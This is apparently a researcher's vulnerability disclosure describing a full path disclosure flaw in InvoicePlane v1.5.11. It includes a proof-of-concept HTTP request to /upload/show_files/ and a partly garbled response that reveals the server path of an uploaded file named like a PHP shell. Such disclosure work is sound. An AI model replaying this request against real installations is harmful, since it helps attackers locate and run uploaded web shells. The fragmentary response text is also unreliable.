Full Path Disclosure in InvoicePlane CRM

Mar 17, 2021

Summary

InvoicePlane is one of the popular open-source CRM. During the search for a PHP based open-source CRM in Github, this comes mostly within first ten.


The latest version of InvoicePlane (v1.5.11) has several vulnerabilities. Without further wasting your time let's dive into the details.

- CWE-200: Exposure of Sensitive Information to an Unauthorized Actor

Full Path Disclosure


In the file upload vulnerability the same system has, there was no direct way to identify the file uploaded path without reading the source code. If there is a custom installation, the upload path can be modified via the *UPLOADS_FOLDER* constant in the *index.php*. But */upload/show_files/* allows the attacker to read the full path of the uploaded file.

Proof of Concept



```
GET /index.php/upload/show_files/ojJ0DqnXcfMutN52pgCa4YG7lQd6bELv HTTP/1.1
Host: bugbase.site
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:86.0) Gecko/20100101 Firefox/86.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-GB,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
DNT: 1
Connection: close
Referer: http://bugbase.site/index.php/quotes/view/1
Cookie: ip_session=dp85e7bik4ljckc13e57s27dmthbj534; ip_csrf_cookie=
7f01ce26a120fb037e2984b8b8d53e50


```



```



expires=Wed, 17-Mar-2021 08:29:34 GMT; Max-Age=3600; path=/



res=Sat, 27-Mar-2021 07:29:34 GMT; Max-Age=864000; path=/; HttpOnly





d6bELv_1shell.php","size":33,"fullpath":"\/var\/www\/html\/uploads\/\/customer_files\/ojJ0Dq
t"}]
```

notnnor
notnnor@gmail.com